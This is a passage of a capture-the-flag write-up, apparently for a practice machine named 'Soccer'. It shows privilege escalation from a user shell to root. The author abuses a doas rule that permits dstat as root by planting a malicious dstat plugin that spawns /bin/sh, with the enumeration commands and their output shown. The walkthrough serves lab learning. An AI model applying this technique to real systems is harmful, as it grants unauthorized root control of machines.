Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
System information as of Mon Oct 14 18:17:39 UTC 2024
```

```
System load: 1.84          Processes:      232
Usage of /: 70.8% of 3.84GB   Users logged in:  0
Memory usage: 26%           IPv4 address for eth0: 10.10.11.194
Swap usage:  0%
```

```
* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.
```

```
https://ubuntu.com/engage/secure-kubernetes-at-the-edge
```

```
0 updates can be applied immediately.
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
player@soccer ~
```

There, so here is your user.txt

```
player@soccer ~ (0.284s)
ls -al

total 28
drwxr-xr-x 3 player player 4096 Nov 28 2022 .
drwxr-xr-x 3 root root 4096 Nov 17 2022 ..
lrwxrwxrwx 1 root root 9 Nov 17 2022 .bash_history -> /dev/null
-rw-r--r-- 1 player player 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 player player 3771 Feb 25 2020 .bashrc
drwx----- 2 player player 4096 Nov 17 2022 .cache
-rw-r--r-- 1 player player 807 Feb 25 2020 .profile
lrwxrwxrwx 1 root root 9 Nov 17 2022 .viminfo -> /dev/null
-rw-r----- 1 root player 33 Oct 14 16:26 user.txt
```

## Vertical PrivEsc

So lets find all the files we can write too, So by name nothing showed up so i searched for groups

```
player@soccer ~ (0.52s)
find / -group player 2>/dev/null | grep -v proc | grep -v sys | grep -v run
/usr/local/share/dstat
/tmp/tmp.MuG6Aizy8V
/tmp/tmp.jirdzV4jhH
/tmp/tmux-1001
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.gnupg
/home/player/.gnupg/private-keys-v1.d
/home/player/.gnupg/pubring.kbx
/home/player/.gnupg/trustdb.gpg
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
/home/player/snap
/home/player/snap/lxd
/home/player/snap/lxd/common
/home/player/snap/lxd/common/config
/home/player/snap/lxd/common/config/config.yml
/home/player/snap/lxd/23991
/home/player/snap/lxd/current
```

So this dstat is interesting here  
Also lets check the SUID binaries

```
player@soccer ~ (0.549s)
find / -perm -u=s -type f 2>/dev/null
/usr/local/bin/doas
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/ssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/at
/snap/snapd/17883/usr/lib/snapd/snap-confine
/snap/core20/1695/usr/bin/chfn
/snap/core20/1695/usr/bin/chsh
/snap/core20/1695/usr/bin/gpasswd
/snap/core20/1695/usr/bin/mount
/snap/core20/1695/usr/bin/newgrp
/snap/core20/1695/usr/bin/passwd
/snap/core20/1695/usr/bin/su
/snap/core20/1695/usr/bin/sudo
/snap/core20/1695/usr/bin/umount
/snap/core20/1695/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1695/usr/lib/ssh/ssh-keysign
```

Lets check doas config here

```
player@soccer ~ (0.335s)
find / -name doas.* 2>/dev/null
/usr/local/share/man/man5/doas.conf.5
/usr/local/share/man/man1/doas.1
/usr/local/etc/doas.conf

player@soccer ~ (0.198s)
cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

So these two are related lets find a trick on gtfobins

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
mkdir -p ~/.dstat
echo 'import os; os.execv("/bin/sh", ["sh"])' > ~/.dstat/dstat_xxx.py
dstat --xxx
```

So lets try this lets make a file in /usr/local/share/dstat

```
player@soccer /usr/local/share/dstat (18.017s)
vim dstat_shell.py

player@soccer /usr/local/share/dstat (0.151s)
cat dstat_shell.py
import os
os.execv("/bin/sh", ["sh"])
```

Lets see the plugins of dstat now

```
player@soccer /usr/local/share/dstat (0.287s)
dstat --list

internal:
    aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,d
    swap,swap-old,sys,tcp,time,udp,unix,vm,vm-ad
/usr/share/dstat:
    battery,battery-remain,condor-queue,cpufreq
    dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,l
    mongodb-conn,mongodb-mem,mongodb-opcount,mob
    mysql5-innodb-extra,mysql5-io,mysql5-keys,no
    rpc,rpcd,sendmail,snmp-cpu,snmp-load,snmp-me
    top-cpu,top-cpu-adv,top-cputime,top-cputime
    vm-mem-adv,vmk-hba,vmk-int,vmk-nic,vz-cpu,vz
/usr/local/share/dstat:
    shell
```

And there it is lets run it now with doas

```
player@soccer /usr/local/share/dstat
doas /usr/bin/dstat --shell

/usr/bin/dstat:2619: DeprecationWarning: the im
    import imp
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

And here is your root.txt

```
# cd
# ls -al
total 68
drwx----- 10 root root 4096 Oct 14 16:26 .
drwxr-xr-x 21 root root 4096 Dec  1  2022 ..
lrwxrwxrwx  1 root root    9 Nov 17  2022 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx-----  2 root root 4096 Nov 22  2022 .cache
drwxr-xr-x  3 root root 4096 Nov 22  2022 .local
lrwxrwxrwx  1 root root    9 Nov 17  2022 .mysql_history -> /dev/null
drwxr-xr-x  4 root root 4096 Nov 17  2022 .npm
drwxr-xr-x  5 root root 4096 Oct 14 16:26 .pm2
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx-----  2 root root 4096 Nov 17  2022 .ssh
drwxr-xr-x  2 root root 4096 Nov 29  2022 .vim
-rw-------  1 root root 8944 Dec 13  2022 .viminfo
drwxr-xr-x  5 root root 4096 Dec 12  2022 app
-rw-r----- 1 root root   33 Oct 14 16:26 root.txt
-rw-r--r--  1 root root   49 Nov 19  2022 run.sql
drwx-----  3 root root 4096 Nov 17  2022 snap
#
#
```

Thanks for reading :)